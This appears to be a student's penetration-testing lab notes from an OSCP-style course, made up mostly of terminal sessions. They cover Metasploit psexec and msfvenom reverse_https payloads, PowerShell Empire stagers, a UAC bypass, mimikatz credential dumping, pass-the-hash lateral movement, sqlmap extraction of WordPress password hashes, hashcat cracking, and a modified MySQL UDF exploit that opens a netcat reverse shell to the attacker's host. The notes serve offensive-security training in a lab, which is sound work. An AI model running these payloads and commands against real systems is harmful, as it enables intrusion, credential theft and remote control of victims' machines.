msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > set rhost 172.16.167.5
rhost => 172.16.167.5
msf5 auxiliary(scanner/portscan/tcp) > set ports 445,3389
ports => 445,3389
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 172.16.167.5:         - 172.16.167.5:3389 - TCP OPEN
[+] 172.16.167.5:         - 172.16.167.5:445 - TCP OPEN

[*] 172.16.167.5:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

```
msf5 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.16.167.5     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             corp             no        The Windows domain to use for authentication
   SMBPass               lab              no        The password for the specified username
   SMBUser               jeff_admin       no        The username to authenticate as


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     6666             yes       The listen port
   RHOST     172.16.167.5     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/smb/psexec) > run

[*] 172.16.167.5:445 - Connecting to the server...
[*] 172.16.167.5:445 - Authenticating to 172.16.167.5:445|corp as user 'jeff_admin'...
[*] 172.16.167.5:445 - Selecting PowerShell target
[*] 172.16.167.5:445 - Executing the payload...
[+] 172.16.167.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 172.16.167.5:6666
[*] Sending stage (176195 bytes) to 172.16.167.5
[*] Meterpreter session 6 opened (172.16.167.10:51729 -> 172.16.167.5:6666) at 2020-06-22 14:38:29 -0400

meterpreter >
```

22.6.1.1 Exercise

☐ Create a resource script using both a second stage encoder and autorun scripts and use it with the meterpreter payload.

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST tun0
set LPORT 443
set EnableStageEncoding true
set StageEncoder x86/shikata_ga_nai
set AutoRunScript post/windows/manage/migrate
set ExitOnSession false
exploit -j -z
```

```
root@CoolHandKali:~# msfconsole -r setup.rc
[!] The following modules could not be loaded!../
[!]     /root/.msf4/modules/exploits/windows/http/syncbreeze.rb
[!] Please see /root/.msf4/logs/framework.log for details.

                  _---------.
              .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@         @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
               ',@@     @   ;           _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."    \|--- \_____________/
                 '(.,...."/


       =[ metasploit v5.0.93-dev                          ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with irb

[*] Processing setup.rc for ERB directives.
resource (setup.rc)> use exploit/multi/handler
resource (setup.rc)> set PAYLOAD windows/meterpreter/reverse_https
```

```
msf5 exploit(multi/handler) >  msfvenom -p windows/meterpreter/reverse_https  LHOST=192.168.119.167 LPORT=443 -f exe -o yeet.exe
[*] exec:  msfvenom -p windows/meterpreter/reverse_https  LHOST=192.168.119.167 LPORT=443 -f exe -o yeet.exe
```

Directory listing for /

- 3232.exe
- distant/
- full_shell.exe
- local/
- msf_staged_shell.exe
- plink_3232.exe
- staged_shell.exe
- yeet.exe

```
msf5 exploit(multi/handler) >
[*] https://192.168.119.167:443 handling request from 192.168.167.10; (UUID: 8tg8jrss) Encoded stage with x86/shikata_ga_nai
[*] https://192.168.119.167:443 handling request from 192.168.167.10; (UUID: 8tg8jrss) Staging x86 payload (177270 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.167:443 -> 192.168.167.10:51743) at 2020-06-22 14:55:43 -0400
[*] Session ID 1 (192.168.119.167:443 -> 192.168.167.10:51743) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against CLIENT251
[*] Current server process: yeet.exe (7964)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 7508
[+] Successfully migrated into process 7508

msf5 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x86/windows  corp\offsec @ CLIENT251  192.168.119.167:443 -> 192.168.167.10:51743 (192.168.167.10)
```

23.1.3.1 Exercises

☐ Install and start PowerShell Empire on your Kali system.

```
root@CoolHandKali:/Yeet/Tools# apt install powershell-empire
Reading package lists... Done
Building dependency tree
Reading state information... Done
powershell-empire is already the newest version (3.2.3-0kali1).
The following packages were automatically installed and are no longer required:
  gcc-8-base libgcc-8-dev libmpx2 libobjc-8-dev libstdc++-8-dev ruby2.5
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1155 not upgraded.
root@CoolHandKali:/Yeet/Tools#
```

```
==========================================================================
 [Empire]  Post-Exploitation Framework
==========================================================================
 [Version] 3.2.3 BC-Security Fork | [Web] https://github.com/BC-SECURITY/Empire
==========================================================================
 [Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
==========================================================================

  _______ .___  ___. .______    __  .______       _______
 |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
 |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
 |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
 |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
 |_______||__|  |__| | _|      |__| | _| `._____||_______|

      301 modules currently loaded

      0 listeners currently active

      0 agents currently active

(Empire) >
```

☐ Create a PowerShell Empire listener on your Kali machine and execute a stager on your Windows 10 client.

```
(Empire: listeners/http) > set Port 80
(Empire: listeners/http) > set Host http://192.168.119.167
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                          Description
  ----              --------    -------                        -----------
  Name              True        http                           Name for the listener.
  Host              True        http://192.168.119.167:80      Hostname/IP for staging.
  BindIP            True        0.0.0.0                        The IP to bind to on the control serve
  Port              True        80                             Port for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc Launcher string.
```

```
(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > exectue
*** Unknown syntax: exectue
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

```
[*] Sending POWERSHELL stager (stage 1) to 192.168.167.10
[*] New agent WUPDK1TC checked in
[+] Initial agent WUPDK1TC from 192.168.167.10 now active (Slack)
[*] Sending agent (stage 2) to WUPDK1TC at 192.168.167.10

(Empire: stager/windows/launcher_bat) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username            Process          PID    Delay    Last Seen           Listener
 ----     -- -----------     ------------      --------            -------          ---    -----    ---------           ----------------
 WUPDK1TC ps 172.16.167.10   CLIENT251         corp\offsec         powershell       8040   5/0.0    2020-06-22 20:21:27 http
```

☐ Experiment with the PowerShell Empire agent and its basic functionality

```
(Empire: agents) > interact WUPDK1TC
(Empire: WUPDK1TC) > sysinfo
[*] Tasked WUPDK1TC to run TASK_SYSINFO
[*] Agent WUPDK1TC tasked with task ID 1
(Empire: WUPDK1TC) >
Listener:          http://192.168.119.167:80
Internal IP:       172.16.167.10
Username:          corp\offsec
Hostname:          CLIENT251
OS:                Microsoft Windows 10 Pro
High Integrity:    0
Process Name:      powershell
Process ID:        8040
Language:          powershell
Language Version: 5
```

```
(Empire: WUPDK1TC) > shell whoami /groups
[*] Tasked WUPDK1TC to run TASK_SHELL
[*] Agent WUPDK1TC tasked with task ID 11
(Empire: WUPDK1TC) >
GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192

..Command execution completed.
```

23.3.1.1 Exercises

☐ Set up a PowerShell Empire listener and stager and obtain a working agent.

```
(Empire: WUPDK1TC) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username             Process          PID    Delay    Last Seen           Listener
 ----     -- -----------     ------------      --------             -------          ---    -----    ---------           ----------------
 WUPDK1TC ps 172.16.167.10   CLIENT251         corp\offsec          powershell       8040   5/0.0    2020-06-22 20:50:02 http

(Empire: agents) >
```

☐ Perform enumeration on the domain using various modules.

```
(Empire: WUPDK1TC) > usemodule trollsploit/get_schwifty
(Empire: powershell/trollsploit/get_schwifty) > info

              Name: Get-Schwifty
            Module: powershell/trollsploit/get_schwifty
        NeedsAdmin: False
         OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @424f424f

Description:
  Play's a hidden version of Rick and Morty Get Schwifty video
  while maxing out a computer's volume.

Comments:
  https://github.com/obscuresec/shmoocon/blob/master/Invoke-
  TwitterBot

Options:

  Name     Required    Value                 Description
  ----     --------    -------               -----------
  Agent    True        WUPDK1TC              Agent to run module on.
  VideoURL False                             Other YouTube video URL to play instead
                                             of Get Schwifty.

(Empire: powershell/trollsploit/get_schwifty) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked WUPDK1TC to run TASK_CMD_JOB
[*] Agent WUPDK1TC tasked with task ID 12
[*] Tasked agent WUPDK1TC to run module powershell/trollsploit/get_schwifty
(Empire: powershell/trollsploit/get_schwifty) >
```

```
(Empire: WUPDK1TC) > usemodule situational_awareness/network/bloodhound3
(Empire: powershell/situational_awareness/network/bloodhound3) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked WUPDK1TC to run TASK_CMD_JOB
[*] Agent WUPDK1TC tasked with task ID 13
[*] Tasked agent WUPDK1TC to run module powershell/situational_awareness/network/bloodhound3
(Empire: powershell/situational_awareness/network/bloodhound3) >
Job started: B85H6R




Invoke-BloodHound completed!


(Empire: powershell/situational_awareness/network/bloodhound3) >
```

☐ Perform a remote desktop login with the account Jeff_Admin to ensure the credentials are cached on the Windows 10

client and then dump the credentials using PowerShell Empire.

```
(Empire: powershell/privesc/bypassuac_fodhelper) > set Listener http
(Empire: powershell/privesc/bypassuac_fodhelper) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked WUPDK1TC to run TASK_CMD_JOB
[*] Agent WUPDK1TC tasked with task ID 14
[*] Tasked agent WUPDK1TC to run module powershell/privesc/bypassuac_fodhelper
(Empire: powershell/privesc/bypassuac_fodhelper) >
Job started: 827NR6

[*] Sending POWERSHELL stager (stage 1) to 192.168.167.10
[*] New agent HV8TNPSR checked in
[+] Initial agent HV8TNPSR from 192.168.167.10 now active (Slack)
[*] Sending agent (stage 2) to HV8TNPSR at 192.168.167.10
```

```
(Empire: powershell/privesc/bypassuac_fodhelper) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name     Username              Process          PID    Delay    Last Seen            Listener
 ----     -- -----------     ------------     --------              -------          ---    -----    ---------            ----------------
 WUPDK1TC ps 172.16.167.10   CLIENT251        corp\offsec           powershell       8040   5/0.0    2020-06-22 21:03:02  http
 HV8TNPSR ps 172.16.167.10   CLIENT251        *corp\offsec          powershell       7916   5/0.0    2020-06-22 21:02:59  http

(Empire: agents) > interact HV8TNPSR
(Empire: HV8TNPSR) > usemodule credentials/mimikatz/logonpasswords*
(Empire: powershell/credentials/mimikatz/logonpasswords) > execute
[*] Tasked HV8TNPSR to run TASK_CMD_JOB
[*] Agent HV8TNPSR tasked with task ID 1
[*] Tasked agent HV8TNPSR to run module powershell/credentials/mimikatz/logonpasswords
(Empire: powershell/credentials/mimikatz/logonpasswords) >
Job started: TY234F

Hostname: client251.corp.com / S-1-5-21-4038953314-3014849035-1274281563

  .#####.   mimikatz 2.1.1 (x86) #17763 Feb 23 2019 12:10:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1906899 (00000000:001d18d3)
Session           : RemoteInteractive from 2
User Name         : offsec
Domain            : corp
Logon Server      : DC01
Logon Time        : 6/22/2020 8:30:21 AM
SID               : S-1-5-21-4038953314-3014849035-1274281563-1103
        msv :
         [00000003] Primary
         * Username : offsec
         * Domain   : corp
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
```

☐ Experiment with the different lateral movement modules.

```
Comments:
  https://raw.githubusercontent.com/Kevin-Robertson/Invoke-
  TheHash/master/Invoke-SMBExec.ps1

Options:

  Name         Required    Value                Description
  ----         --------    -------              -----------
  Agent        True        HV8TNPSR             Agent to run module on.
  CredID       False                            CredID from the store to use.
  ComputerName True                             Host[s] to execute the stager on, comma
                                                separated.
  Username     True                             Username.
  Domain       False                            Domain.
  Hash         True                             NTLM Hash in LM:NTLM or NTLM format.
  Service      False                            Name of service to create and delete.
                                                Defaults to 20 char random.
  Listener     True                             Listener to use.
  UserAgent    False       default              User-agent string to use for the staging
                                                request (default, none, or other).
  Proxy        False       default              Proxy to use for request (default, none,
                                                or other).
  ProxyCreds   False       default              Proxy credentials
                                                ([domain\]username:password) to use for
                                                request (default, none, or other).

(Empire: powershell/lateral_movement/invoke_smbexec) > set ComputerName client251
(Empire: powershell/lateral_movement/invoke_smbexec) > set username Jeff_Admin
[!] Invalid option specified.
(Empire: powershell/lateral_movement/invoke_smbexec) > set Username jeff_admin
(Empire: powershell/lateral_movement/invoke_smbexec) > set ComputerName dc01
(Empire: powershell/lateral_movement/invoke_smbexec) > set Hash 2892d26cdf84d7a70e2eb3b9f05c425e
(Empire: powershell/lateral_movement/invoke_smbexec) > set Domain corp
(Empire: powershell/lateral_movement/invoke_smbexec) > set Listener http
(Empire: powershell/lateral_movement/invoke_smbexec) > execute
```

24.2.2.2 Exercise

☐ Use sqlmap to exploit the SQL injection and extract the username and password.

```
Database: wordpress
Table: wp_users
[1 entry]
+---------------+
| user_login    |
+---------------+
| wp_ajla_admin |
+---------------+

[15:44:44] [INFO] table 'wordpress.wp_users' dumped to CSV file '/home/squid/.sqlmap/output/sandbox.local/dump/wordpress/wp_users.csv'
[15:44:44] [INFO] fetched data logged to text files under '/home/squid/.sqlmap/output/sandbox.local'

[*] ending @ 15:44:44 /2020-06-23/

squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24$ sqlmap --cookie "wp_sap=[\"1650149780')) OR 1=2 *" -u http://sandbox.local -p "wp_sap" --dbms "MariaDB" --suffix "#\"]" --level 5 --technique U --union
-cols 11 --union-char 1 -D wordpress -T wp_users -C user_login --dump -v4
```

```
[15:54:06] [DEBUG] analyzing table dump for possible password hashes
Database: wordpress
Table: wp_users
[1 entry]
+------------------------------------------+
| user_pass                                |
+------------------------------------------+
| $P$BfBIi66MsPQgzmvYsUzwjc5vSx9L6i\\\\\\/ |
+------------------------------------------+

[15:54:06] [INFO] table 'wordpress.wp_users' dumped to CSV file '/home/squid/.sqlmap/output/sandbox.local/dump/wordpress/wp_users.csv'
[15:54:06] [INFO] fetched data logged to text files under '/home/squid/.sqlmap/output/sandbox.local'

[*] ending @ 15:54:06 /2020-06-23/

squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24$ sqlmap --cookie "wp_sap=[\"1650149780')) OR 1=2 *" -u http://sandbox.local -p "wp_sap" --dbms "MariaDB" --suffix "#\"]" --level 5 --technique U --union
-cols 11 --union-char 1 -D wordpress -T wp_users -C user_pass --dump -v4
```

```
$P$BfBIi66MsPQgzmvYsUzwjc5vSx9L6i/:!love29jan2006!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: phpass, WordPress (MD5), phpBB3 (MD5), Joomla (MD5)
Hash.Target......: $P$BfBIi66MsPQgzmvYsUzwjc5vSx9L6i/
Time.Started.....: Tue Jun 23 16:48:06 2020 (16 secs)
Time.Estimated...: Tue Jun 23 16:48:22 2020 (0 secs)
Guess.Base.......: File (yeet\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   866.2 kH/s (5.00ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14221312/14344384 (99.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:8064-8192
Candidates.#1....: $HEX[303132343534363139] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 57c Util: 95% Core:1582MHz Mem:3510MHz Bus:16

Started: Tue Jun 23 16:48:03 2020
Stopped: Tue Jun 23 16:48:23 2020

C:\Users\Squid\Desktop\BruteForce\hashcat-5.1.0>hashcat64.exe -m 400 yeet\24.txt yeet\rockyou.txt
```

24.5.1.1 Exercises

☐ Modify the original Python exploit and capture the reverse shell.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24$ nano 46249.py
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24$  git clone https://github.com/mysqludf/lib_mysqludf_sys.git
Cloning into 'lib_mysqludf_sys'...
remote: Enumerating objects: 8, done.
remote: Total 8 (delta 0), reused 0 (delta 0), pack-reused 8
Unpacking objects: 100% (8/8), 9.49 KiB | 9.49 MiB/s, done.
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24$ cd lib_mysqludf_sys/
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24/lib_mysqludf_sys$ rm lib_mysqludf_sys.so
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24/lib_mysqludf_sys$
```

```
squid@CoolHandKali: /Yeet/Machines/OSCP/Lab/24/lib_mysqludf_sys 198x43
 GNU nano 4.8                                  Makefile
LIBDIR=/usr/lib

install:
        gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -I/usr/include/mariadb/server/private -I. -shared lib_mysqludf_sys.c -o lib_mysqludf_sys.so
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24/lib_mysqludf_sys$ make
gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -I/usr/include/mariadb/server/private -I. -shared lib_mysqludf_sys.c -o lib_mysqludf_sys.so
```

```
#shellcode_x32 = "7f454c4601010100000000000000000003000300010000000
#shellcode_x64 = "7f454c4602010100000000000000000003003e00010000000
shellcode_x32 = "7f454c4602010100000000000000000003003e00010000000
shellcode_x64 = "7f454c4602010100000000000000000003003e00010000000
```

```
cmd='mysql --host=127.0.0.1 --port=13306 -u root -p\'' + password + '\' -e "select @@plugin_dir \G"'
plugin_str = subprocess.check_output(cmd, shell=True)
plugin_dir = re.search('@plugin_dir: (\S*)', plugin_str)
res = bool(plugin_dir)

if not res:
 print "Error: could not locate the plugin directory"
 os.exit(1);

plugin_dir_ = plugin_dir.group(1)

print "Plugin dir is %s" % plugin_dir_

# file to save the udf so file to
udf_filename = 'udf' + str(random.randint(1000,10000)) + '.so'
udf_outfile = plugin_dir_ + udf_filename

# alternative way:
# set @outputpath := @@plugin_dir; set @outputpath := @@plugin_dir;

print "Trying to create a udf library...";
os.system('mysql --host=127.0.0.1 --port=13306 -u root -p\'' + password + '\' -e "select binary 0x' + shellcode + ' into dumpfile \'%s\' \G"' % udf_outfile)
#time.sleep(15)
res = True

if not res:
 print "Error: could not create udf file in %s (mysql is either not running as root or may be file exists?)" % udf_outfile
 os.exit(1);

print "UDF library crated successfully: %s" % udf_outfile;
print "Trying to create sys_exec..."
os.system('mysql --host=127.0.0.1 --port=13306 -u root -p\'' + password + '\' -e "create function sys_exec returns int soname \'%s\' \G"' % udf_filename)

print "Checking if sys_exec was crated..."
cmd='mysql --host=127.0.0.1 --port=13306 -u root -p\'' + password + '\' -e "select * from mysql.func where name=\'sys_exec\' \G"';
res = subprocess.check_output(cmd, shell=True);
```

```
if res:
        print "sys_exec was found: %s" % res
        print "Generating a suid binary in /tmp/sh..."
        #os.system('mysql --host=127.0.0.1 --port=13306 -u root -p\'' + password + '\' -e "select sys_exec(\'cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh\')"')
        os.system('mysql --host=127.0.0.1 --port=13306 -u root -p\'' + password + '\' -e "select sys_exec(\'nc 192.168.119.167 443 -e /bin/bash\')"')
        print "Trying to spawn a root shell..."
#       pty.spawn("/tmp/sh");
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/24$ python 46249.py --username root --password BmDu9xUHKe3fZi3Z7RdMBeb
Plugin dir is /home/dev/plugin/
Trying to create a udf library...
UDF library crated successfully: /home/dev/plugin/udf2454.so
Trying to create sys_exec...
ERROR 1125 (HY000) at line 1: Function 'sys_exec' already exists
Checking if sys_exec was crated...
sys_exec was found: *************************** 1. row ***************************
name: sys_exec
 ret: 2
  dl: udf_sys_exec.so
type: function

Generating a suid binary in /tmp/sh...
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/24# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [10.11.1.250] 30050
id
uid=101(mysql) gid=102(mysql) groups=102(mysql),102(mysql)
ip addr sho
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:50:56:9f:32:00 brd ff:ff:ff:ff:ff:ff
    inet 10.5.5.11/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe9f:3200/64 scope link
       valid_lft forever preferred_lft forever
```

☐ The original UDF exploit is advertised as a privilege escalation exploit. Why are we getting an unprivileged shell?
The original UDF exploit assumes that the database is running as root, which it is not.